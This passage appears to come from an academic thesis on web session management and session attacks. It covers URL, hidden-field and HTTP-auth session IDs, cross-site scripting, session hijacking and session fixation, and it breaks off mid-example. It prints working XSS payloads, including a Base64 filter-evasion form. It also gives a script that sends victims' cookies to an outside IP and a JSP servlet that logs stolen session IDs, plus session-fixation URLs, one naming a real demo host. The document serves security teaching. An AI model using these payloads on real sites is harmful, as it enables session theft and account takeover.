


Figura A.4: Login request to demo.openemm.org. Note the POST request with jsessionid embedded in the URL after the resource.

and appended by the web application to every of its resources like images, pages, forms and scripts. In this way when the client will ask for a resource the application can easily map him to a particular session, and identify him between hundreds of other clients. URL-based State Management is particularly used by applications that needs to work even with browsers that disable cookies: a huge range of enterprise applications use it as their preferred way to manage sessions.

Here below we will show a raw request/response pair to OpenEMM demo application, an industrial-strength enterprise software for e-mail marketing used by leading companies like IBM, BenQ, Siemens, Tiscali, etc.

As it's clearly visible in Fig. A5, every request that will succeed, it will contain the session ID because the URL resources as `/images/emm/logo_ul.gif` are concatenated with the state information as `jsessionid=hQfLN_i-8-hZYA4Nr`: that better explain the relation between HTTP GET/POST requests and URL-based State Management




Figura A.5: The page the client was requesting has been generated by the server, embedding after each resource the session ID (as it's visible in the HTML code).

A.4 Hidden Field-based Session ID

A commonly used way to preserve state in Web pages is to hide data into it: the way this mechanism works is similar to cookies, except that the session ID is not in the HTTP header, but in the HTTP body with the rest of the HTML code. Ruby on Rails, a popular MVC web framework, considers hidden fields an important way to manage sessions and gives to his developers a useful library: Hidden Field Session. It's a very simple plugin: it just adds session ID on every requesting url and hidden text field tag in order to keep session.

Here below an excerpt of the source code:

```
def hidden_field_session_filter
  return unless hidden_field_session_enabled?
  session_key = ActionController::Base.session_options
[:session_key] || :_session_id
  return if cookies[session_key]
  if session_id = request.session.session_id
    response.body.gsub!(/r{(</form>)}i, "<input type='hidden'
name='#{CGI::escapeHTML session_key.to_s}'
value='#{CGI::escapeHTML session_id}'>\\1")
  end
end
```

We can clearly see how the library interacts with the construction of the response body, including an hidden field (type=*hidden*) with session ID informations. Anyway hidden fields are not a good security practice, because they can be simply modified editing the source code of the web page we're viewing (and then refreshing it), or with a more sophisticated way with a proxy like Burp Proxy (the one we used previously to analyze cookies). To make things worst, usually session IDs stored in hidden fields are not almost random such as application server cookies, but encoded with Base64, double XOR or other fast but insecure algorithms.




Figura A.6: Note the WWW-Authenticated HTTP header parameter and the 401 HTTP code.

A.5 HTTP authentication

HTTP authentication, as stated in RFC2617, includes the specification for a Basic or Digest Access Authentication scheme. The difference between Basic and Digest is, as the words say, that only the latter is almost secure because a digest is used. Regarding session management, HTTP authentication could be considered as an alternative to the other previously seen solutions only if what we need is to create a session for authenticated users.

As shown here below, the client that requests a protected resource must authenticate himself (Fig.A.6): the server will then present to the client a login pop-up to insert his credentials. Finally the client will include the password properly encoded (depending on which authentication mechanism




Figura A.7: Note the Authorization HTTP header parameter. The server except a Basic (Base64 encoding) HTTP Authentication.

the server supports) as an header parameter in every request (Fig. A.7). Below some screenshots of a proxy analysis of an HTTP authentication phase: in this case the server is using Basic Authentication, that means weak Base64 encoding on the password.

A.6 Conclusions

Even if cookies were debated for years, for their abuse when they were used to track user activities and web habits [12], they are the most secure mechanism to implement a state in modern web applications. In fact without cookies we cannot implement most of the new Web 2.0 benefits to “welcome” the user even if it is not logged, or make marketing campaigns as Amazon has shown us. Some security researchers suggest to web-banks and other mission-critical web applications to employ at least cookies and hidden fields together, to build something like a double-defense layer.

We think that instead of implement multiple mechanisms, is better to use

just cookies but implemented in a good way: strong pseudo-random number generators, good expiration policies, and protections from all the attacks described in the next chapter, with the techniques analyzed in the last one.

Appendice B

Vettori di attacco

B.1 Technical Background

Before to start analyzing the attack surfaces, we need some technical background. The following paragraph will briefly introduce the Javascript technology and a general web application attack that is spreading fast: Cross Site Scripting, or XSS.

B.1.1 Javascript

Javascript is an object oriented scripting language, widely used in almost all web applications, and in different web technologies as DHTML and AJAX, or frameworks like Prototype, DWR and GWT. The latest Javascript version is the 1.5, and it became a standard in 1999 as ECMA-262 Edition 3.

Like Java Applets, Javascript is executed inside a sandbox, that prevent access to the browser's host system and limit access to browser's properties: despite that a lot of devastating attacks can be done with Javascript, as Jeremiah Grossman has shown to the IT security world [13], and as phishing is demonstrating it [14].

An important security concept in Javascript is the same-origin policy, stating that JS scripts can read or write only properties of documents that have the same origin as the script itself. Directly from Mozilla's website:

“Mozilla considers two pages to have the same origin if the protocol, port (if given), and host are the same for both pages. There is one exception to the same origin rule. A script can set the value of `document.domain` to a suffix of the current domain. If it does so, the shorter domain is used for subsequent origin checks. For example, assume a script in the document at *http://store.company.com/dir/other.html* executes this statement:

```
document.domain = "company.com";
```

After execution of that statement, the page would pass the origin check with *http://company.com/dir/page.html*. However, using the same reasoning, *company.com* could NOT set `document.domain` to *othercompany.com*”.

The same-origin policy is important in our dissertation because defines also to which cookies Javascript can have access.

B.1.2 Cross Site Scripting

In fact Cross Site Scripting attacks are known from 2000 [15], but they are still a plague for most of the web application. The Web Application Security Consortium, an association of the best web application security specialists in the world, is constantly grabbing statistics about the attacks vectors that affect web application. As you can see in the Fig.10 , more than 85 percent of the web site were vulnerable to XSS in 2006: today the situation is mostly the same. Cross Site Scripting attacks born from the lack of input validation on web forms, variables and dynamic code: basically the developers that write code trust the end-users that will use the web application. They trust every input, thinking that if a variable must display to the user his name like *https://hackme.com/secure/page.html?user_logged_in=\$username*, it will always contain just the name of the user (a string of alphabetical characters): that’s obviously wrong, because is we modify the request to the page with a proxy changing the variable value with something like

```
<script>alert(document.cookie)</script>
```

or




Figura B.1: Percentage of website vulnerable by class of attacks (Web application security consortium, 2006)

```
'><script>alert(document.cookie)</script>
```

depending if we must close the previous tag, then we can use Javascript to interact with the page document and create a popup with the session ID informations. If the web application is actually filtering our input, escaping

<, >, /, (,)

characters, we can circumvent his protection encoding our scripts with Base64 encoding: in this way the first script will become

```
PHNjcmlwdD5hbGVydChkb2N1bWVudC5jb29raWUpPC9zY3JpcHQ+Cg==
```

Quite incomprehensible for humans, but exactly the same for and HTML parser: URL, Hex, HTML and Base64 encoding are really useful especially when we won't immediately show to the victim our scripts, and we don't need complex Javascript obfuscation techniques. Recently Zoiz, a *sla.ckers.org* fellow like us discovered an XSS bug on one of Yahoo!'s portal: encoding the attack vector with Base64 he was able to bypass NoScript protections, a powerful Firefox plugin to prevent the execution of dynamic scripts [16]. Cross Site Scripting attacks can be classified in three big families:

- stored or persistent, where the malicious code is inserted in some HTML form or other parameters that persist their values in some ways, such as in a Database, and is then executed by each client that request the particular infected page until it's not cleaned or deleted;
- reflected, where the malicious code is embedded in the web page and echoed to the client browser immediately after the request, usually exploited through malicious links;
- DOM based, that are more specific to some scenarios where the web application parses data from *document.location*, *document.URL* and *document.referrer* in an insecure way. The DOM states for *Document Object Model* and is the whole bunch of Javascript objects that represent almost all the page properties: the browser parses the HTML into DOM and when arrives to a potential Javascript malicious code execute it.

Despite the comments of many security professionals that consider XSS a trivial and not-useful attack, not for “true” hackers, we think that they’re one of the most serious attacks in software security in the last years. That because they can lead to XSS worms, XSS shells such as *BeeF* and other browser exploitation frameworks: Wade Alcorn, father of *bindshell.net* projects, wrote an excellent paper about XSS Virus [17] and how they are really becoming the new Web 2.0 applications plague.

B.2 Common attack vectors

B.2.1 Session Hijacking

The term Hijack related to session IDs is self-explanatory: in a typical session hijacking attack the state between the victim and the web application is hijacked to the attacker. This means that the attacker needs to exactly know the state information issued to the victim, so he must use some means to capture the session token.

The ways he can accomplish this are different and sometimes subtle: the subject of the next paragraphs are us, the hacker.

- If we are in the same subnet of the victim, for example in the same LAN, ARP spoofing can be used to redirect the router traffic to us, and to sniff it searching for some patterns in HTTP raw packets: strings like `jsessionid` and `phpsessid` will certainly contain session tokens. SSL and TLS can be sniffed too, injecting fake certificates in the channel and then decrypting the originally encrypted traffic [10].
- If we have access to the victim machine, locally or remotely, we can search in common browser installation paths the presence of persistent cookies (cookies that persist in the hard drive for `n` days) and grab them to hijack a session before they expire.
- If we don't really know the IP or the location of the victim, or if we cannot access to his machine, we can directly attack the web application. That can be done through Cross Site Scripting, as we mentioned in the previous paragraph. First we found an XSS hole: if permanent (for example an HTML form of a web forum, where our malicious code can be stored until someone delete the page), we inject some malicious Javascript on it, otherwise if reflected (a vulnerable URL variable that render the a username on an authenticated page) we send a malicious link to the victim in which the encoded Javascript code is appended after the vulnerable variable. With a script like the following one, imaging we are exploiting a Java Enterprise web application,

```
<script>
var str="http://129.177.44.212:8084/CookieWebServlet?
JSESSIONID="+document.cookie+
&url="+document.URL;
if(document.cookie.indexOf("done")<0)\{
document.cookie="done=true";
```

```

document.location.replace(str);
}
</script>

```

we can send to a specially constructed Servlet the session ID of the victim that unconsciously ran the script, just viewing the page on which it was embedded in. To deeply understand how the attack works, see the diagram in Fig. B.2.

But let's explain the exploit. The connection is re-directed to our malicious servlet, and we add to the URL two values:

- the JSESSIONID retrieved from the session with *document.cookie*;
- the document location before the redirection, with the *document.URL*, needed to re-direct the connection from our malicious page to the previous requested one.

In addition, because we made this to exploit a permanent XSS, the first time that the script is executed a cookie is sent to the victim, with *document.cookie* = "*done=true*", so the next time the condition inside the "if" will be false and the script will not be executed again.

The simple JSP page looks as the following (look at the comments inside the code):

```

<%@page contentType="text/html"%>
<%@page pageEncoding="UTF?8"%>
<%??
<%@taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c"%>
??%>
<!DOCTYPE HTML PUBLIC ''?//W3C//DTD HTML 4.01 Transitional//EN''
"http://www.w3.org/TR/html4/loose.dtd">
<html>
  <head>
    <meta http-equiv="Content?Type" content="text/html; charset=UTF?8">

```




Figura B.2: A clear diagram shows how to exploit session hijacking (Hacker's image gently taken from Metasploit.com artworks).

```

<title>JSP thief</title>
</head>
<body>
<h1>JSP thief</h1>
<%@page      import="java.io.*"      %>
<%
//We parse the URL searching two strings:
//JSESSIONID and url, and we store this in two strings.
String cookie = request.getParameter("JSESSIONID");
// the original page that the
// user had requested
String url = request.getParameter("url");

FileWriter fw = new FileWriter("/home/euronymous/stolen.txt",true);
PrintWriter pw = new PrintWriter(fw);
//The stolen informations are logged in a file.
if(cookie!=null){
pw.println("cookie: " + cookie);
pw.flush();
pw.println("url: " + url);
pw.flush();
}%>
//After that the informations are stored in the log file ,
//the connection is directed to the page from which the connection
//was re?directed (the original page that the user had requested)
<script>
document.location.replace("<%= url %>")
</script>
</body>
</html>

```

Secondly we wait some callback from the victim: he must fall in the trap

that we had prepared to him.

Finally we connect to the web application that issued the stolen session IDs: in this way the application give us a new session ID. Then we just modify the session token that we send in the next request (or directly in the cookie, if we have it) with the one we stole before, and we've successfully hijacked the victim session. Modify the requests is really easy using a proxy like Burp (introduced in the first chapter), or using the Opera browser that natively supports cookie modification.

We can do this until the cookie doesn't expires: in fact a good rule to follow for a software developer is to always specify an *Expiration* attribute in the cookie. Usually this is a step that most Application Servers or Web Frameworks make for us, but is necessary to understand that when a cookie expires if we make a request to the application with it we are forced to re-login and/or to receive a new fresh cookie.

B.2.2 Session Fixation

We have seen that session hijacking could be terribly effective to impersonate a user and steal his session, but could be difficult to exploit in some cases. We will now present another different technique that works in almost all web applications that didn't implement advanced session management control.

We call it session fixation because we "fix" the victim session ID with one that we choose, usually the session token that the application give us. This technique is definitely effective to almost every session management control that we presented in the first chapter: URL, hidden-fields and cookies.

Generally we can classify session management systems in two types: those that implement a permissive strategy, where web browsers are allowed to present to the web application any session ID, and those that use a strict strategy where session IDs from client are accepted only if they are previously issued by the web application server. In the exploitation phase this doesn't

really matter, and most of the time we will play with systems with strict strategies.

The most dangerous case is when we found a session fixation vulnerability analyzing an application that differs from anonymous and authenticated users. In this case if the session token is the same both in the pre-authentication phase and the post-authentication phase, then the web application can be exploited as you can see in Fig B.3.

The crucial point on the figure is clearly when the attacker feeds to his victim the session ID with which he want to fix his session, thereby causing the victim's browser to use it.

The ways the hacker can fix the victim's session are various and depend to which type of vulnerability we find in the web application and with which type of session management we're playing.

If the web application is using URL parameters to issue session tokens to the user, the hacker can simply send to the victim the same URL commonly generated by the server: in the case of a permissive system, we can choose the session ID, in the most common case of a strict system we must append to the session token parameter the valid ID that the web application issued to us.

An example is the following: this bug is present in the OpenEMM enterprise application, discussed in the first chapter regarding URL-based session tokens.

`http://demo.openemm.org:8081/logon.do;jsessionid=1N8NfVLJsg_jXNdvOr`

If the web application is using cookies or hidden fields, we can exploit a Cross Site Scripting vulnerability or an Header Injection bug to fix the victim session. In the case we found a Cross Site Scripting bug it can be exploited sending to the victim something like that:

```
http://vulnerable.application.com/user.jsp?  
page=<script>document.cookie={}‘‘JSESSIONID=sdkcjh7jh23hbkc3cbcskcdh;  
%20domain=vulnerable.application.com’’;</script>
```

Fixing the session through XSS is effective also in case of HTTP-only cookies,




Figura B.3: The five phases of a Session Fixation attack.

an anti-XSS technique employed by Microsoft to limit the malicious javascript plague. Directly from Microsoft Developer Network website: “This feature is a new attribute for cookies which prevents them from being accessed through client-side script. A cookie with this attribute is called an HTTP-only cookie. Any information contained in an HTTP-only cookie is less likely to be disclosed to a hacker or a malicious Web site”. As every Microsoft security initiative, like the Service Pack 2 for Windows XP (where some anti stack-smashing protection and other features were introduced), it has been easily bypassed and exploited: Cross Site Tracing, XmlHttpRequest and HTTP Request Smuggling can be used to bypass HttpOnly protection. We will briefly discuss these techniques later in this chapter. In the case the web application escapes the classic “script” characters to prevent the classic malicious injection vectors, we can issue the cookie using the META tag, as shown below:

```
http://vulnerable.application.com/user.jsp?
page=<meta%20http-equiv=SetCookie%20content={}‘‘JSESSIONID=
sdkcjh7jh23hbkc3cbcskcdh;%20domain=vulnerable.application.com’’;</script>
```

Another way to successfully exploit Session Fixation is through HTTP header injection. This technique was presented by the world known web application security expert Amit Klein (Sanctum, WatchFire), who found a serious bug in Adobe Flash players [18]: writing scripts in ActionScript it was possible to forge custom HTTP headers for outgoing HTTP requests. An example is shown below:

```
var req:LoadVars=new LoadVars();
req.setRequestHeader("Expect",
                    "<script>alert('gotcha!')</script>");
